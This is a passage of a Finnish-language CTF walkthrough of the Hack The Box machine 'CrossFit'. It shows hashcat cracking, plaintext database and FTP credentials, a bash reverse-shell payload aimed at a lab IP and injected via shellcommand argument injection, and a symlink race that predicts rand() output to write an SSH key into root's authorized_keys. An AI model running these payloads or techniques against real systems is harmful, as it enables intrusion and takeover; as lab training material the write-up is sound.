```
hashcat -m 1800 hash.hash /usr/share/wordlists/rockyou.txt
```

mikä onnistuu löytämään oikean salasanan: powerpuffgirls! Pääsemme tähän käyttäjään `ssh hank@10.10.10.208` ja antamalla juuri löydetyn salasanan. (Tästä saamme user flagin).

4.2 Käyttäjä "Hank" (Further priv. esc.)

4.2.1 Enumerointi

Hieman tutkiskelua niin löydämme `/var/www/gym-club` kansioista db.php filun joka sisältää mysql tunnukset.

```
hank@crossfit:/var/www/gym-club$ cat db.php
<?php
$dbhost = "localhost";
$dbuser = "crossfit";
$dbpass = "oeLoo~y2baeni";
$db = "crossfit";
$conn = new mysqli($dbhost, $dbuser, $dbpass, $db);
```

Kuva 14. database käyttäjätunnus.

Toinen mielenkiintoinen asia oli crontabissa oleva scripti joka ajetaan joka minuutti.

```
# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * isaac /usr/bin/php /home/isaac/send_updates/send_updates.php
```

Kuva 15. crontab

Vilkaisemalla scriptiä, sieltä löytää pienellä googletuksella haavoittuvan kirjaston jota tuo käyttää: mikehaertl:in shellcommand.

```

require("vendor/autoload.php");
require("includes/functions.php");
require("includes/db.php");
require("includes/config.php");
use mikehaertl\shellcommand\Command;

if($conn)
{
    $fs_iterator = new FilesystemIterator($msg_dir);

    foreach ($fs_iterator as $file_info)
    {
        if($file_info->isFile())
        {
            $full_path = $file_info->getPathname();
            $res = $conn->query('SELECT email FROM users');
            while($row = $res->fetch_array(MYSQLI_ASSOC))
            {
                $command = new Command('/usr/bin/mail');
                $command->addArg('-s', 'CrossFit Club Newsletter', $escape=true);
                $command->addArg($row['email'], $escape=true);

                $msg = file_get_contents($full_path);
                $command->setStdIn('test');
                $command->execute();
            }
            unlink($full_path);
        }
    }
}

cleanup();

```

Kuva 16. send_updates.php

Löytämäni exploitti mahdollistaa uuden argumentin lisäämisen tähän scriptiin. Scriptistä näkee että se hakee mysql databasesesta sähköpostiosoitteen. Mitä jos käytämme aiemmin löytämiämme db credejä ja lisäämme ylimääräisen argumentin tähän EMAIL kohtaan? Laittamalla tietokantaan `"insert into users (email) VALUES('-$($bash -c 'bash -i >& /dev/tcp/10.10.14.11/1337 0>&1')");"` voimme kokeilla simppeleä reverse shelliä. Tämän jälkeen laitetaan nc kuuntelemaan tulevia yhteyksiä. Koska tätä scriptiä ajaa käyttäjä "isaac" niin tämä reverse shelli tulisi siis myös käyttäjän isaac tunnuksilla.

Tämä ei toiminut, joten jatkettuani hieman tutkimista, löysin ftp admin käyttäjän.


```

hank@crossfit:/etc/pam.d$ cat vsftpd
auth sufficient pam_mysql.so user=ftpadm passwd=8W}gpRJVAmnb host=localhost db=ftphosting table=accounts usercolumn=username passwdcolumn=pass crypt=3
account sufficient pam_mysql.so user=ftpadm passwd=8W}gpRJVAmnb host=localhost db=ftphosting table=accounts usercolumn=username passwdcolumn=pass crypt=3

```

Kuva 17. ftpadm käyttäjätunnus.

Kun kirjaututaan tällä käyttäjällä sisään ftp pannulle, löydämme ainoastaan messages kansion.




Kuva 18. ftpadmin fpt server.

4.2.2 Exploittaus

Hetken pyörittäni, huomasin että tuo message kansio sisältää jaettavan viestin crossfit clubin jäsenille. Kun se sisältää viestin, se lähetetään send_updates scriptillä.

Joten kokeillaan uudelleen aiemmin yritettyä mikehaertl exploittia mutta nyt lisätään messageen jokin viesti. Hetki odottelua ja siinä se on, käyttäjä isaac!



Kuva 19. Isaac

5 Root käyttäjän saaminen (total privilege escaletaion)

Jonkin aikaa pyörien ympyrää (jonkin aikaa==parisen tuntia...), käytin pspy nimistä ohjelmaa, joka monitoroi prosesseja, jos löytyisi jotain mielenkiintoista. Ensin pitää vain selvittää moni bittinen järjestelmä on kyseessä: `cat /etc/cpuinfo` kertoo että tämä on 64bit.

5.1 Enumerointi

5.1.1 Prosessien selvittäminen

Hetken ajon päästä pspy informoi dbmsg scriptistä mikä ajetaan joka minuutti!

```

2021/02/07 11:33:01 FS:      OPEN | /usr/bin/dbmsg
2021/02/07 11:33:01 FS:      ACCESS | /usr/bin/dbmsg
2021/02/07 11:33:01 FS:      ACCESS | /usr/bin/dbmsg
2021/02/07 11:33:01 FS:      OPEN | /usr/bin/dash
2021/02/07 11:33:01 FS:      ACCESS | /usr/bin/dash
2021/02/07 11:33:01 CMD: UID=1000 PID=21832 | /bin/sh -c /usr/bin/php /home/isaac/send_updates/send_updates.php
2021/02/07 11:33:01 FS:      ACCESS | /usr/bin/dash
2021/02/07 11:33:01 FS:      OPEN | /usr/bin/php7.4
2021/02/07 11:33:01 CMD: UID=1000 PID=21833 | /usr/bin/php /home/isaac/send_updates/send_updates.php
2021/02/07 11:33:01 FS:      ACCESS | /usr/bin/php7.4
2021/02/07 11:33:01 FS:      ACCESS | /usr/bin/php7.4
2021/02/07 11:33:01 FS:      CLOSE_NOWRITE | /usr/bin/dbmsg
2021/02/07 11:33:01 FS:      CLOSE_NOWRITE | /usr/bin/dash
2021/02/07 11:33:01 FS:      CLOSE_NOWRITE | /usr/bin/php7.4
2021/02/07 11:33:01 FS:      CLOSE_NOWRITE | /usr/bin/dash
2021/02/07 11:34:01 FS:      OPEN | /usr/bin/dash
2021/02/07 11:34:01 FS:      ACCESS | /usr/bin/dash
2021/02/07 11:34:01 CMD: UID=1000 PID=21837 | /usr/bin/php /home/isaac/send_updates/send_updates.php
2021/02/07 11:34:01 CMD: UID=1000 PID=21836 | /bin/sh -c /usr/bin/php /home/isaac/send_updates/send_updates.php
2021/02/07 11:34:01 FS:      OPEN | /usr/bin/php7.4
2021/02/07 11:34:01 FS:      ACCESS | /usr/bin/php7.4
2021/02/07 11:34:01 FS:      OPEN | /usr/bin/dash
2021/02/07 11:34:01 FS:      ACCESS | /usr/bin/dash
2021/02/07 11:34:01 FS:      ACCESS | /usr/bin/dash
2021/02/07 11:34:01 FS:      OPEN | /usr/bin/dbmsg
2021/02/07 11:34:01 FS:      ACCESS | /usr/bin/dbmsg
2021/02/07 11:34:01 FS:      ACCESS | /usr/bin/dbmsg
2021/02/07 11:34:01 FS:      CLOSE_NOWRITE | /usr/bin/dbmsg
2021/02/07 11:34:01 FS:      CLOSE_NOWRITE | /usr/bin/dash
2021/02/07 11:34:01 FS:      CLOSE_NOWRITE | /usr/bin/php7.4
2021/02/07 11:34:01 FS:      CLOSE_NOWRITE | /usr/bin/dash
2021/02/07 11:35:01 FS:      OPEN | /usr/bin/dash
2021/02/07 11:35:01 FS:      ACCESS | /usr/bin/dash
2021/02/07 11:35:01 FS:      OPEN | /usr/bin/dash
2021/02/07 11:35:01 FS:      OPEN | /usr/bin/dbmsg
2021/02/07 11:35:01 FS:      ACCESS | /usr/bin/dbmsg

```

Kuva 20. pspy

Tämä näyttäisi olevan “compiled” koodia, joten ladataan tuo omalle koneelle ja pistetään Ghidra tulille.

5.1.2 Scriptin selvitys Ghidra:n avulla

Scripti näyttäisi käyttävän srand ja rand funktioita jotka vedetään md5 läpi, jolla tehdään väliaikainen filu /var/local/ kohteeseen datan tiedoille. Tiedot mitä db:stä haetaan: id, name, email ja message.

```

if (mysql == 0) {
    fwrite("mysql_init() failed\n",1,0x14,stderr);
    /* WARNING: Subroutine does not return */
    exit(1);
}
mysql_connection =
    mysql_real_connect(mysql,"localhost","crossfit","oeLoo-y2baeni","crossfit",0,0,0);
if (mysql_connection == 0) {
    exit_with_error(mysql);
}
mysql_query = ::mysql_query(mysql,"SELECT * FROM messages");
if (mysql_query != 0) {
    exit_with_error(mysql);
}
mysql_result_store = mysql_store_result(mysql);
if (mysql_result_store == 0) {
    exit_with_error(mysql);
}
zip_file = zip_open("/var/backups/mariadb/comments.zip",1,&local_4c);
if (zip_file != 0) {
    while (mysql_row = (long *)mysql_fetch_row(mysql_result_store), mysql_row != (long *)0x0) {
        if (((*mysql_row != 0) && (mysql_row[1] != 0) && (mysql_row[2] != 0) && (mysql_row[3] != 0)
            ) {
            mysql_connection = *mysql_row;
            random_int = rand();
            snprintf(local_c8,0x30,"%d%s", (ulong)random_int,mysql_connection);
            str_length = strlen(local_c8);
            md5sum(local_c8,str_length & 0xffffffff,local_f8,str_length & 0xffffffff);
            snprintf(local_98,0x30,"%s%s", "/var/local/", local_f8);
            writing_file = fopen(local_98,"w");
            if (writing_file != (FILE *)0x0) {
                fputs((char *)mysql_row[1],writing_file);
                fputc(0x20,writing_file);
                fputs((char *)mysql_row[3],writing_file);
                fputc(0x20,writing_file);
                fputs((char *)mysql_row[2],writing_file);
                fclose(writing_file);
                if (zip_file != 0) {
                    printf("Adding file %s\n",local_98);
                    local_48 = zip_source_file(zip_file,local_98,0);
                    if (local_48 == 0) {
                        uVar1 = zip_strerror(zip_file);
                        fprintf(stderr,"%s\n",uVar1);
                    }
                    else {
                        mysql_connection = zip_file_add(zip_file,local_f8,local_48);
                        if (mysql_connection < 0) {
                            zip_source_free(local_48);
                            uVar1 = zip_strerror(zip_file);
                            fprintf(stderr,"%s\n",uVar1);
                        }
                    }
                    else {
                        uVar1 = zip_strerror(zip_file);
                        fprintf(stderr,"%s\n",uVar1);
                    }
                }
            }
        }
    }
}
mysql_free_result(mysql_result_store);
delete_rows(mysql);
mysql_close(mysql);
if (zip_file != 0) {
    zip_close(zip_file);
}
delete_files();
return;
}
zip_error_init_with_code(local_68,local_4c,local_4c);
uVar1 = zip_error_strerror(local_68);
fprintf(stderr,"%s\n",uVar1);
/* WARNING: Subroutine does not return */
exit(-1);
}

```

Kuva 21. Ghidra ja dbmsg source.

Tähän voimme yrittää tehdä samanlaisen random generaattorin:

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main(void)
{
    srand(time(0));
    printf("%d", rand());
    return 0;
}
```

Kuva 22. Random generaattori.

5.2 Exploittaus

Tämän sekä db:n ID avulla voimme yrittää luoda saman nimisen symbolisen linkin, joka toimii periaatteessa samalla tavalla kuin windowsin pikakuvakkeet. Kun me luomme ensin tämän symlinkin /root/.ssh/authorized_keys tiedostoon, root käy itse kirjoittamassa tuon haluamamme avaimen tähän temp tiedostoon, joka symlinkin takia menee myös tuonne authorized_keys tiedostoon, joka takaa meidän pääsyn ilman salasanaa root käyttäjään ssh kautta.

Valmisteluun tarvitaan ssh avain: `ssh-keygen -t ed25519 -f root` (ed25519 pelkästään siksi että se on lyhyt)

pieni bash script luomaan jatkuvasti uusi symlink: `while true; do ln -s /root/.ssh/authorized_keys /var/local/$(echo -n $(./random_gen)1 | md5sum | cut -d " " -f 1) 2>/dev/null; done`

Tämä ajaa meidän random_gen scriptin, lisää perään ID:n (laitetaan se olemaa 1), työnnetään se md5sum:in läpi, poistetaan turhat perästä.

Lopuksi tarvitaan root.pub tiedot databaseen:

```
insert into messages(id, name, email, message) values(1,"ssh-ed25519","jubin-black@parrot",
,"AAAAC3NzaC1lZDI1NTE5AAAAICJMhvAHxc1jVRNnXA0QLWj+jhoL2FPr5iPLEYaVWIJG");
```

Ghidrasta avatulla scriptillä näimme tuon järjestyksen missä ne kirjoitetaan filuun, siksi se laitetaan DB:seen "väärässä" järjestyksessä.

Sitten odotetaan että tuo dbmsg scripti ajaa sen läpi, ja toivomme saavamme root käyttäjän haltuun.

```

jsspy64 random_gen send_updates
isaac@crossfit:~$ while true; do ln -s /root/.ssh/authorized_keys /var/local/s/echo -n s{./random_gen}1 | md5sum | cut -d " "
f 1) 2>/dev/null; done

Empty set (0.001 sec)

MariaDB [crossfit]> insert into messages(id, name, email, message) values(1,"ssh-ed25519","jubinblack@parrot","AAAC3NzaC1lZD11
INTESMAALBfVouDeB0kzFKBBY5uOKvAFBUtjAHEZM4o3hpt3C");
Query OK, 1 row affected (0.009 sec)

MariaDB [crossfit]> select * from messages;
+----+-----+-----+-----+
| id | name | email | message |
+----+-----+-----+-----+
| 1 | ssh-ed25519 | jubinblack@parrot | AAAC3NzaC1lZD11INTESMAALBfVouDeB0kzFKBBY5uOKvAFBUtjAHEZM4o3hpt3C |
+----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [crossfit]> select * from messages;
Empty set (0.001 sec)

MariaDB [crossfit]>

```

```

[feuwip 3]~ [10.10.14.21]-[jubinblack@parrot]-[~/git/CTF/HTB/CrossFit]
[??] ssh -i root root@10.10.208
Linux crossfit 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  7 12:06:11 2021 from 10.10.14.21
root@crossfit:~# id
uid=0(root) gid=0(root) groups=0(root)
root@crossfit:~# whoami
root
root@crossfit:~# ls
cleanup.sh delete ftp.users.sh root.txt
root@crossfit:~#

```

Kuva 23. Root käyttäjä.

Nyt olemme saaneet yhdistettyä root käyttäjään ssh kautta, joten tämä symlink race tilanne todellakin antoi meidän lisätä tuon .pub avaimen mikä antoi meidän koneelle luvan yhdistää root käyttäjään ilman salasanaa.